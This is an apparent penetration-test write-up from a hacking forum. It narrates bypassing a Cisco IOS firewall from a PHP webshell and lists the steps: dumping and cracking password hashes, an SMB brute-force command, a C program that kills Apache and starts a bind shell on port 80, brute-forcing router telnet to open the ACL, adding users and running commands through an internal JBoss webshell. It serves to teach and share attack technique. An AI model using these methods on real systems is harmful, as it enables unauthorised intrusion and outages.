By Passing A CISCO IOS Firewall -

This documentation is about a successful attack Strategy on something which I used in a Penetration Testing assignment, In which I had to by pass a Cisco Ios firewall which dint allow any outbound connection and only incoming connection on port 80 was accepted.

It all started when a colleague handed over to me a webshell, "a non interactive .php shell" on target webserver the shell was having NT-Authority System privileges. He used a joomal exploit to get that shell up running.

The issue he was facing was that he was not able to back connect nor use bind shell to get an interactive command prompt. Well yes it would be definitely be because of a proxy/Firewall/Nating issues.

Day 1:

All I am was having was a web shell with privileges to execute commands, it was a windows 2003 server. I started by doing an external nmap

```
fb1h2s@bktrack:~#nmap -T4 -A targetip

"which will generate a full scan including tracert and  script scans"



Out put was:

TCp Port :  80 Open
```

No filtered ports but just an open port, as normally if firewalled windows RPC ports would be filtered. Himm should be a Router ACL configured with no outbound connections and only allow inbound connection on port 80

For confirming I uploaded a command line port-scanner, not nmap as I am not having interactive command prompt and configuring namp+wincap on non interactive setup is hard so dint wanted to take that pain.

I uploaded Found ScanLine v1.01
http://www.foundstone.com/us/resources/proddesc/scanline.htm

and did banner garbing on the device which is doing the Nating

```
[CODE]

ipconfig > found the device routing path → 192.168.0.1

    ➢  sl  -vbt  192.168.0.1

Starting scan against 192.168.0.1 port range: 1-5000

Total number of maximum threads is 20. Socket timeout is set to 20ms.

Cisco IOS firewall

192.168.0.1
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No
TCP ports: 23 80 1720
```

"Before starting I dumped the admin/user hashes using

http://www.foofus.net/~fizzgig/fgdump/fgdump-usage.htm

and cracked online using

https://www.objectif-securite.ch/en/products.php

Which by the way was Admin@internal-ip-last-octet seems like I might have more chance for similar passwords "

So problem maker is a Cisco IOS firewall. So I have to bypass this one to get an interactive shell Rdp, Commd prompt etc. And the question is how??

Day 2

It took some good time to build an option set

[+]Few solutions I could think about was

[1]Get access to firewall by Brute-forcing password or some other means modify the access list

.

```
access-list 101 permit tcp any host 171.16.23.1 eq 3389
```

[Hard/impossible form a non interactive shell] And brute force program and all I will have to code in native C/C++ which I wasn't that fast in doing [I am in love with python :)]

[2] Find another system in the network which might have internet access like Mail Serevr Dns servers hack them then tunnel firewalled machines traffic and take it out to the internet and get interactive shell.

[3] DNS tunneling and Port reuse http://www.blackhat.com/presentations/bh-usa-08/Miller/BH_US_08_Ty_Miller_Reverse_DNS_Tunneling_Shellcode.pdf

Metsploit got DNs tunneling payloads. "You cant achieve fully interactive shell"

And from these I choose the second option. So now I have to spot system which might have direct internet access.

```
ipconfig /all Give me my Internal Dns server IP.

192.168.0.4

 I also did a Portscan on my subnet which gave me the Dns names too

" Dns names changed"

---------------------------------------------------------------------------------------------------------------------

192.168.0.4

Hostname: INTERNALSERVER

Responded in 0 ms.

0 hops away
```

```
Responds with ICMP unreachable: No

-----------------------------------------------------------------------------

192.168.0.17

Hostname: INTER2SERVER

Responded in 0 ms.

0 hops away

Responds with ICMP unreachable: No

-----------------------------------------------------------------------------

192.168.0.18

Hostname: ipcam-client

Responded in 0 ms.

0 hops away

Responds with ICMP unreachable: No

Starting scan against 192.168.0.18 port range: 1-5000

Total number of maximum threads is 50. Socket timeout is set to 3ms.

Port 22 is open.

Port 80 is open.

Port 443 is open.

Port 554 is open.

-- End of open TCP ports list.

Responds with ICMP unreachable: No

----------------------------------------------------------------------------

Scan finished at Thu Nov 25 15:34:20 2010
```

```
-------------------------------------------------------------------------

192.168.1.4

Hostname: exch.my.target.com

Responds with ICMP unreachable: No

192.168.1.4

Responded in 0 ms.

1 hop away

Responds with ICMP unreachable: No

TCP ports: 21 25 53 80 88 110 135 139 143 389 443 445 464 593 636 993 995 1025 1027 1038 1054
1058 1060 1066 1069 1107 1111 1123 1129 1163 1201 1219 1801 2101 2103 2105 2107 3171 3172
```

Seems like I spotted what I wanted an Exchange mail server of target with Dns name **exch.my.target.com**

And good news is there is quite a huge no of servers inside the network,


Including a Surveillance Camera System[Cisco VOSM] and a I TB data server using "MYBOOKWORLD"

So now I knew the DNS name of their mail server

> " Till date I haven't seen an organization using 2 different Dns names for mail servers Internal and external so high possibility that we would be able to get the External IP address form this DNS name ".

I typed on my browser the mail Domain name exch.mytarget.com and yuhu targets Microsoft Exchange webmail login popped open . So now I have my target and time to see if it's fire-walled or not.

```
Nmap -T4 -A IP
```



```
nmap -T4 -A -v 2[redacted]
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
25/tcp   open  smtp          Microsoft ESMTP 6.0.3790.4675
| smtp-commands: exch.[redacted] Hello [redacted], TURN, SIZE
2097152, ETRN, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8bitmime,
BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT
DATA RSET MAIL QUIT HELP AUTH TURN ETRN BDAT VRFY
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK
DELETE PUT POST MOVE MKCOL PROPPATCH
| Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK
DELETE PUT MOVE MKCOL PROPPATCH
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_html-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec  Microsoft Windows kerberos-sec
110/tcp  open  pop3          MS Exchange 2007 pop3d
|_pop3-capabilities: OK(K) STLS EXPIRE(1800 SECONDS) UIDL TOP
135/tcp  open  msrpc         Microsoft Windows RPC
143/tcp  open  imap          Microsoft Exchange 2007 imapd
```

Fiar enough so now this is would be the target to hack. A quick looking up also revealed that target mail server was also there Domain controller: D how stupid is that. And what the point in putting a firewall in front of web server and not doing anything to this Mail/Domain server, Sad but good for me. Namp also revealed that the server was also there Domain.


Nmap Smb bruter module gives good results. So that if I could crack an account then I could use it to execute commands using Pstools

http://technet.microsoft.com/en-us/sysinternals/bb896649.aspx

```
psexec  -u user -p password \\marklap command
```

So did an Nmap Smb brute force on the target and got the following results.

```
nmap --script smb-brute.nse -p445
```




```
3269/tcp open     globalcatLDAPssl
3389/tcp open     ms-term-serv
5060/tcp filtered sip
6001/tcp open     X11:1
6002/tcp open     X11:2
6004/tcp open     X11:4

Host script results:
| smb-brute:
|                 => Login was successful
|_                 => Login was successful
    woot
Nmap woot   IP address (1 host up) scanned in 951.57 seconds
root
```

And bad news was that none of the users were privileged enough to get command execution ☹
.


I did little more pocking around with the mail server found out the snmb community string was public only used SnmpEnum, listed updates and checked if any was missing, that too dint worked.



```
Security Update for Windows Server 2003 (KB2347290)
Security Update for Windows Server 2003 (KB2360937)
Security Update for Windows Server 2003 (KB2378111)
Security Update for Windows Server 2003 (KB2387149)
Security Update for Windows Server 2003 (KB923561)
Security Update for Windows Server 2003 (KB924667-v2)
Security Update for Windows Media Player 6.4 (KB925398)
Security Update for Windows Server 2003 (KB925902)
Update for Windows Server 2003 (KB927891)
Security Update for Windows Server 2003 (KB929123)
Security Update for Windows Server 2003 (KB930178)
Security Update for Windows Server 2003 (KB932168)
Security Update for Windows Server 2003 (KB933729)
Update for Windows Server 2003 (KB936357)
Security Update for Windows Server 2003 (KB936782)
Security Update for Windows Server 2003 (KB938127)
Security Update for Windows Internet Explorer 7 (KB938127)
Security Update for Windows Server 2003 (KB938464-v2)
Security Update for Windows Server 2003 (KB941569)
Security Update for Windows Server 2003 (KB942830)
Security Update for Windows Server 2003 (KB942831)
Security Update for Windows Server 2003 (KB943055)
Security Update for Windows Server 2003 (KB943460)
Security Update for Windows Server 2003 (KB944338-v2)
```

Trying to compromise it din’t succeed. And I got exhausted. See my motive is to attain Interactive shell on that webserver. So I din't spend more time with the mail server and started thinking about a different plan.

[+] Plan 1,2,3 flopped for me so need to make a new plan
[-] Current scenario is the Nating is taking place in the Cisco firewall where connections are forwarded to internal Ip and Cisco ACL is configured in such a way that.



```
access-list 101 permit tcp any host 171.16.23.1 eq 80
--> allows connection on port 80
access-list 101 deny tcp any host 171.16.23.1 eq any
--> deny any other connections on any other port
```

You could read a good doc abt ACLs here
http://www.cisco.com/en/US/tech/tk64...80100548.shtml

[-] So connections to port 80 would be accepted and forwarded to internal computer. As the Webserevr running Apache is using port 80 we cant bind a port on the 'inused' port .

“Some were I have read a “used port reuse methodology”, dint get it though “

Solution

> *“Stupid Most Idea “*

We can’t use port 80 as its been used by apache but if we could shut down apache and make a Command bind shell on port 80 then we could simply telnet to the server and get an interactive command prompt, firewall won’t even say a word 😎.

> *Well my idea was dump but if that would satisfy my needs then that would be all enough.*

Setting up the plan

[1] Make a bind shell using metsploit bind to internal machines Ip on port 80
[2] Make another program which will kill http and call our bind shell and loop through the process so that we won’t loose control over web shell.
[3] Make sure that my plan is working fine, by testing/verifying it on local machine. If anything

goes wrong then we will end up with nothing.
[4] And also I executed the plan only at midnight, when no traffic to that web server was there, verified that with netstat –a and proceeded.
[+] A small code to do that stuff was built

```
//winexec.c
///stupid code by fb1h2s
//well not leet but idea works :D
#include<windows.h>
#include<time.h>
int main(int argc, char** argv)
{
int running =1;

while(1 ==1)
{

system("taskkill /IM httpd.exe /F");  // kill http
WinExec("bind.exe", SW_SHOWNORMAL); // call windows bind shell port 80
Sleep(250000);                // lets hang out with intractive command
prompt for 4 mins //and try  to compromise firewall
system("taskkill /IM bind.exe /F");  // kill bind shell
WinExec("C:\\pathonwebserver\\apache\\bin\\httpd.exe", SW_SHOWNORMAL);
//bring back http server my work is done and let continue after some time
Sleep(150000);
}

}
```

Once code was built I tested on my local system, all these with the assumption that a CBAC Context based acess list is in use http://www.cisco.com/en/US/docs/ios/...ll.html#wp8216 is created normally its CABC only.And everything worked fine.

Uploaded Bind shell, winexec.exe binary and with and all in place. I executed

Code:

```
Winexec.exe
```

Boom Apache went down as planned so as the webshell , now I tried to telnet to port 80 of target , screwed noting works, not getting any Command prompt back, waited for 5 mins to get back my http server, that too dint work, Screwed royally ☺

Its only after that I understood my stupidity
[1] winexec.exe is called form command line via php--> cmd.exe /winexec.exe
[2] When winexec.exe excutes it kills appache there by php and ends calling terminal cmd.exe
[3] so no calls to bind.exe is made ☹
[4] when I tested on my local machine I only tested it by running the codes manually dint call it form webshell.


I could have planned and taught a little more. All I needed to do was make another program "callwinexec.exe" which called winexec.exe and run "callwinexec.exe" from webshell

" And not doing that's consequences was that the webserver was down for 5 days . And I waited anxiously checking every day whether the site was up

So back on 9th day server was up again.

Irresponsible admins why would they need 5 days to restart apache

Now the time for real woot woot ,
Uploaded programs to server and triggered callwinexec.exe and got a bind shell on target.



```
[redacted]

Trace complete.

C:\Users>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : [redacted]server
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
```


So command prompt is achieved, and a quick bruteforce on the routers telnet was done remember I have mentioned the admin password of the webserver was Admin@ip-adress-last-octect so same stuff worked on the router to. That was quick ☺. And I modified acesslist enabled any to any on the router, http://www.cisco.com/en/US/tech/tk64...80100548.shtml

So any to any access was granted and rdp also was available.

I had issues with RDP logging in, as the webadmin had left a rdp session unclosed so had to use this tutorial to get past it http://retrohack.com/killing-rdp-ses...-the-cmd-line/

And I did another stupid thing that was installing python for further exploitations. It was discovered by admin the next day, and took down server for maintenance and lost my another 1 day.


So next day night I had to got a bind shell back and as I dint know the password and only NT hashes were available I had to use



```
net user user new password
net user /add
```

And got a new user and used Remote Desktop to connect to it. I installed Nessus and Nmap on that server for further exploitation and p0wned few more boxes inside.

Nessus 4 will have issues with flash via rdp , as you need to install a stand alone version of flash for IE to access flash via RDP



Target:
Profile: sacan
Command: nmap -T4 -A -v -iL C:\Users\Administrator\Desktop\scan.txt

```
9010/tcp   unknown unknown
9011/tcp   unknown unknown
9040/tcp   unknown tor-trans
9050/tcp   unknown tor-socks
9071/tcp   unknown unknown
9080/tcp   unknown unknown
9081/tcp   unknown unknown
9090/tcp   unknown zeus-admin
9091/tcp   unknown unknown
9099/tcp   unknown unknown
9100/tcp   unknown jetdirect
9101/tcp   unknown jetdirect
9102/tcp   unknown jetdirect
9103/tcp   unknown jetdirect
```


☑ Start the Nessus server when Windows boots

When enabled, the Nessus server will be automatically started by Windows every time the system boots up.

Your scanner is registered and can download new plugins from Tenable.

Owned few more servers inside using a couple of exploits.
I am not going in detail about those stuffs you could google about them.

[1] ms08-067 used a public version of the code
[2] Jboss console was there on another win 2008 server 0wned that too.
https://issues.jboss.org/browse/ASPA...story-tabpanel
[3] Microsoft Windows SMB Shares Access
[4] Password brute force Admin@ip worked on another machine too.


[redacted] - Remote Desktop
http://192.168.0.4:9090/sas/sas.jsp?c=ipconfig - Windows Internet Explorer - [InPrivate]
InPrivate
http://192.168.0.4:9090/sas/sas.jsp?c=ipconfig
Bing
Favorites
Suggested Sites
Web Slice Gallery
Nessus
MBean Inspector
MBean Inspector
JBoss JMX Management ...
Operation Results
http://192.168.0.4:9...
Page

```
Windows IP Configuration Ethernet adapter Local Area Connection: Media State . . . . . . . . . . . : Media disconnected Ethernet adapter Local Area Connection 4: Connection-specific DNS Suffix . : IP
. . . . : 192.168.0.4 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.0.1
```

I was hacking like a mad ass for few days planning to get an interactive shell on the NATed environment . Though my primary target inside was a CISCO VOSM surveillance camera management server, I could not reach there. It was a Linux machine and am not that good remotely exploiting Linux.

Completed a successful PT , and as I didn't want to move further due to time dependency.

I taught of sharing this experience so that others won't lag at places where I did and other exploiters could suggest me a better strategy than mine.

The original post could be found here

http://www.garage4hackers.com/showthread.php?558-Bypassing-a-Cisco-IOS-firewall

And am thanking all the good fellow hackers of Garage4hackers and others who all are always ready to help .
B0nd,Eberly,wipu,webd3vil,sagar.belure,vinnu ,
silenpoison,w4ri0r,empty,neo,Rohith,Sids786,d4rkest,SmartKD,Tia,h@xor,Atul,prasant,
micro, nishant and all NULL, Andhrahackers guys.

Regards

FB1H2S

http://www.fb1h2s.com

http://www.Garage4Hackers.com/blog.php?8-Fb1h2s-blog